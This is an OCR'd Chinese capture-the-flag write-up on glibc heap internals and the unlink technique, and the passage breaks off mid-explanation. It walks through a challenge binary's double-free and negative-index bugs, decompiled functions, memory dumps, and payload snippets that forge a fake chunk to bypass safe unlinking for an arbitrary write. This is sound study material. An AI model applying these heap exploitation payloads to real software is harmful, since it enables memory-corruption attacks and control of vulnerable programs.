

解题过程

1. 背景知识

1）chunk 结构







在 C 中动态分配内存，使用的是 malloc。其在 GNU C(glibc)中的实现则是基于 dlmalloc 的 ptmalloc。ptmalloc 的基本思路是将堆上的内存区域划分为多个 chunk，在分配/回收内存时，对 chunk 进行分割、

回收等操作。

具体地 ,每个 chunk 除了包含最终返回用户的那部分 mem ,还包含头部用于保存 chunk 大小的相关信息。在 32 位系统下，chunk 头的大小为 8 Bytes，且每个 chunk 的大小也是 8 Bytes 的整数倍。在 64 位系统下，chunk 头的大小为 16 Bytes，且每个 chunk 的大小也是 16 Bytes 的整数倍。一个典型的 chunk 如下图所示：




chunk 头包括以下两部分：
prev_size: 如果当前 chunk 的相邻前一 chunk 未被使用，prev_size 为此前一 chunk 的大小
size: 当前 chunk 的大小。由于 chunk 大小是 8 的整数倍，所以此 size 的后 3 bit 被用于存储其他信息。我们需要记住的便是最低 bit，即图中 P 的位置，用于指示前一 chunk 是否已被使用(PREV_INUSE)。
如果当前 chunk 处于未被使用状态，则 mem 前 8 bytes 被用来存储其他信息，具体如下：
fd: 下一个未被使用的 chunk 的地址
bk: 上一个未被使用的 chunk 的地址
看图更直观：




2）堆结构

chunk 头中包含的大小信息，主要用来在获取内存中相邻 chunk 的地址（当前 chunk 地址减去前一 chunk 的大小，为前一 chunk 的地址；当前 chunk 地址加上当前 chunk 的大小，为后一 chunk 的地址）。而 mem 中的 fd 和 bk 只在当前 chunk 处于未被使用时才有意义。如果了解数据结构，便可以立刻看出，这些未被使用的 chunks 通过 fd, bk 组成了链表。事实上，malloc 确实维护了一系列链表用于内存的分配和回收，这些链表被成为"bins"。

一般来说，每个 bin 链表中的 chunk 都有相同或将近的大小。根据 bin 所包含 chunk 的大小，可以将 bin 分为 fastbin, unsorted bin, small bin, large bin。





关于 Fastbin 的更多知识可参考：http://www.freebuf.com/news/88660.html

3）Unlink

(1).unlink 技术原理:

当执行一次堆块的释放操作时,整个流程主要分为下面几个步骤：

1）一些基本的堆块长度字段检查（例如 size >= min_size and size <= max_size）

2）根据当前堆块的长度字段，定位下一个相邻堆块的头部。下一个相邻堆块必须是有效的堆块，且头部的 pre_inuse 位必须为 1（即当前堆块为在使用状态，防止 double free）：next_chunk->size & 0x1 == 1

3）检查当前堆块是否在 freelist 头部，主要是为了检测 double free。但是这个检测是非常不完善的，因为 libc 为了效率并没有遍历整个 freelist，所以只要当前的堆块在 freelist 的其他位置，free()函数仍然会去释放这个堆块。

4）检测当前堆块前一个及后一个相邻的堆块是否处于释放状态，如果是，则会进行空闲堆块合并的操作。这里的操作涉及到很多漏洞利用的机会。

首先，free()函数检查前一个堆块是否释放，主要是根据 pre_inuse 位和 pre_size 字段，如果 pre_inuse 位为 0，则会合并前一个相邻堆块。具体来说，根据 pre_size 字段找到前一个堆块的头部，然后根据头部的 fd 和 bk 指针，把这个堆块从 free list 中取下（unlink），并把新合并的堆块重新加入 free list。

这个过程中涉及的漏洞利用机会如下：

a） free() 根据 pre_inuse 位判断前一个堆块为释放状态后，只根据 pre_size 去寻找前一个堆块的头部，找到头部后，并没有和堆块头部的 size 字段做比对，而是直接开始合并等链表操作。这样假如 pre_size

字段被错误篡改（溢出，单字节溢出，double free），或堆块释放时的错误更新（null byte 溢出），都可以制造很多的漏洞利用空间，如制造内存重叠等。

b) unlink 的操作会导致 DW shoot。这是很经典的一个漏洞利用技术。Unlink 的操作逻辑为：


```
#define unlink(P, BK, FD)
{
  BK = P->bk;
  FD = P->fd;
  FD->bk = BK;
  BK->fd = FD;
}
```

如果通过溢出或者其他漏洞可以篡改释放堆块的 fd 和 bk 指针，就可以造成任意内存写入的效果。Libc 为了防止 DW shoot，使用了一个叫做 safe unlinking 的机制。这个机制简单说就是在 unlink 的相关写入操作之前，根据双向链表的特点，确定 fd 和 bk 指针的有效性，即检测 fd 指针指向的堆块的 bk 指针是否指向自己（bk 同理）。代码如下：

```
1  if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
2          malloc_printerr (check_action, "corrupted double-linked list", P);
```

因为 safe unlink 机制的存在，导致 DW shoot 的使用场景受到了限制，我们很难指定一个任意的内存去写入任意的数据了，这时候一般需要借助含有漏洞的程序的本身的一些数据管理结构。简单说，我们要写入的内存地址附近必须有一个指向当前堆块的指针。这虽然导致了利用的受限，但也不是不可能的。根“安全孤岛”原理，我们借助一些数据管理结构就可以突破这种限制了。

最终操作过程：




原理部分主要参考以下文章，排名不分先后：


https://jaq.alibaba.com/community/art/show?articleid=360
https://jaq.alibaba.com/community/art/show?spm=a313e.7916648.0.0.3Eahr4&articleid=315
https://jaq.alibaba.com/community/art/show?spm=a313e.7916648.0.0.UyNXXO&articleid=334
http://www.ms509.com/?p=49
http://www.freebuf.com/articles/system/91527.html (这个原理讲的更清楚)

此次的 unlink 主要是利用向前融合：

即通过修改 pre_size 和 pre_inuse，让 libc 错误的认为前一个相邻的堆块处于释放状态。然后在释放操作时，会把前一个堆块从 freelist 上取下来，这样会有一个 unlink 的操作，就可以构造 DW shoot 了。




原理重点：



2. 本题介绍：

题目如下：



主要功能：

1.首先给用户输入姓名，此时以 malloc 一个 chunk 的方式存储用户的输入

2. 给了 4 个功能，create、delete、edit、show，其中 show 功能无效

3. create 函数可以申请一个小于 4096 字节的 chunk，并往里面写入数据，然后置 flag 位为 1，同时用一个全局变量 number 来记录已申请的 chunk 个数，number 不得大于 4.

4. delete 函数可以 free 一个指针并置 flag 位为 0，但是不检查是否已经 free 这个指针

5. edit 检查 flag 位，只能修改已经 flag 为 1 的 chunk

漏洞：

1. uaf，在 dele 一个指针后没有清零，可以再次 free 这个 freed 的指针

2. Index 可以为负值，造成越界访问


```
1  __int64 get_choice_400C55()
2  {
3    char buf; // [sp+2h] [bp-Eh]@1
4
5    read(0, &buf, 0xAuLL);
6    return (unsigned int)atoi(&buf);
7  }
```

解题过程

刚开始，看到 delete 函数没有检查，可以 double free，以为可以在 bss 短伪造一个 trunk,然后重新申请内存，拿到这个 trunk,实现任意写，但是死活找不到可以构造 trunk 的地方,(无法找到伪造 size 的办法。

后来看到 free(-2)之后，再次申请一个同样大小的堆块会分配到 g_dwSizeAry 的空间，可以控制已分配堆块的大小，再加上编辑功能，就可以控制当前分配的堆区，正好查到 unlink，才有了后边的内容。

1）改写申请的空间大小 即改写 g_dwSizeAry[index]



上图是添加了两条记录之后的内存状态图。(这个是申请的小堆块，与 POC 里边有些不一样，主要是大了图截不全)

```
FIRST_TRUNK_SIZE=0x80   (图中 size=0x10)
SECOND_TRUNK_SIZE=0x80
create(FIRST_TRUNK_SIZE,0,"1"*FIRST_TRUNK_SIZE)
create(SECOND_TRUNK_SIZE,1,'2'*SECOND_TRUNK_SIZE)
```

```
1  __int64 free_400B21()
2  {
3    __int64 result; // rax@1
4    int v1; // [sp+Ch] [bp-4h]@1
5
6    puts("Chose one to dele");
7    result = get_choice_400C55();
8    v1 = result;
9    if ( (signed int)result <= 4 )
10   {
11     free((void *)gList_6020E0[2 * (signed int)result]);
12     LODWORD(g_dwFlag_6020E8[2 * v1]) = 0;
13     puts("dele success!");
14     result = (unsigned int)(dword_6020AC-- - 1);
15   }
16   return result;
17 }
```

Free 之前：

```
00CAE000  00 00 00 00 00 00 00 00  21 00 00 00 00 00 00 00  ........!.......
00CAE010  80 00 00 00 80 00 00 00  00 00 00 00 00 00 00 00  ▪...▪...........
```

我们来看看 free 函数，首先输入函数是可以输入负数的，输入之后肯定是小于 4 的。

通过判断之后，free 操作的指针为 g_List_6020E0[2*result],当 result 为-2 时，此地址变为 6020C0，为什么会减去 0x20，则要看汇编代码：

.text:0000000000400B48 mov eax, [rbp+var_4] 输入-2 eax=FFFFFFFE(-2)

.text:0000000000400B4B cdqe

.text:0000000000400B4D shl rax, 4 rax=0xFFFFFFFFFFFFFFE0 计算器计算之后是-32

.text:0000000000400B51 mov rdx, rax

.text:0000000000400B54 lea rax, gList_6020E0

.text:0000000000400B5B mov rax, [rdx+rax]

.text:0000000000400B5F mov rdi, rax ; ptr

.text:0000000000400B62 call _free

都是 shl 指令惹得祸。

由于该空间的大小等于 0x30 小于 0x64,因此此堆块属于 fastbin.

Fastbin 后进先出，把这个释放掉，再次申请同样大小的空间，就可以重新拿到这个 trunk。

free(-2)
相当于 free(*((DWORD*)0x6020C0))

Free 之后：


```
00CAE000  00 00 00 00 00 00 00 00  21 00 00 00 00 00 00 00  ........!.......
00CAE010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

接着就是利用 create 函数来改写大小数据了。


Trunk0 编辑时要溢出到 trunk1 ，所以我们可以把 trunk0 的大小改大。

```
size_payload=""
size_payload+=p32(FIRST_TRUNK_SIZE*2) #    index=0    change size
size_payload+=p32(SECOND_TRUNK_SIZE)    #    index=1    keep
size_payload+=p32(0)
size_payload+=p32(0)
size_payload+=p32(0)
create(20,2,size_payload)
```

又重新申请到此空间：



赋值数据之后：




g_dwSizeAry[0]已经变成了 0x100(原来是 0x80),这里再编辑时就可以溢出带 trunk1.

```
signed int edit_400BA1()
{
  signed int result; // eax@1
  signed int v1; // [sp+Ch] [bp-4h]@1

  puts("Chose one to edit");
  result = get_choice_400C55();
  v1 = result;
  if ( result <= 4 )
  {
    result = g_dwFlag_6020E8[2 * result];
    if ( result == 1 )
    {
      puts("Input the content");
      read(0, (void *)gList_6020E0[2 * v1], *(_DWORD *)(4LL * v1 + g_dwSizeAry_6020C0));
      result = puts("Edit success!");
    }
  }
  return result;
}
```

ssize_t read(int fd, void *buf, size_t count);

接着伪造 trunk



各个字段的值

Fake prev size	一般不需要前一个 trunk 信息，这里设置为 0	0
Fake size	指示当前 trunk 大小以及前一个 trunk 状态，上个字段已将 size 设置为 0，说明前一个是在用的状态，因此 flag=1,该字段大小等于 trunk 大小+flag	0x80
Fake fd	fd	
Fake bk	bk	
data	Fakesize&&FFFFF000 -4*sizeof(void*)　填充字段，根据上边的大小设置	
Fake prev size(trunk1 中)	这个大小等于上边所有字段的大小，也就是图中的 new_size	80
Fake size& flag	当前字段的大小+上一 trunk 的状态的 flag,由于要欺骗 unlink 函数，因此上一个 trunk 只能是 freez 状态，这里的 flag(P)为 0	90

```
g_dest_list=0x6020e0
fd=g_dest_list-0x18
bk=g_dest_list-0x10
        payload1=""
        payload1+=p64(0)        #prev size= trunk used=0
        payload1+=p64(0x81) #value=this trunk size + prev trunk flag =0x80 +1
        payload1+=p64(fd)    #free_got_plt
        payload1+=p64(bk)
        payload1+='A'*(FIRST_TRUNK_SIZE-8*4)
        payload1+=p64(len(payload1)) #size=len(payload1) overflower to index=1
        payload1+=p64(SECOND_TRUNK_SIZE+0x10)      #value=this trunk size + prev
trunk flag =0x80 +0x10+0
```

BYPASS 要点：

Bypass:

- Find a pointer X to P(*X = P)
- Set P->fd and P->bk to X
- Trigger Unlink(P)
- We have *P = X

这里的两个指针可能是最绕的，之所以要选取 0x6020e0 是基于以下两个方面的原因：

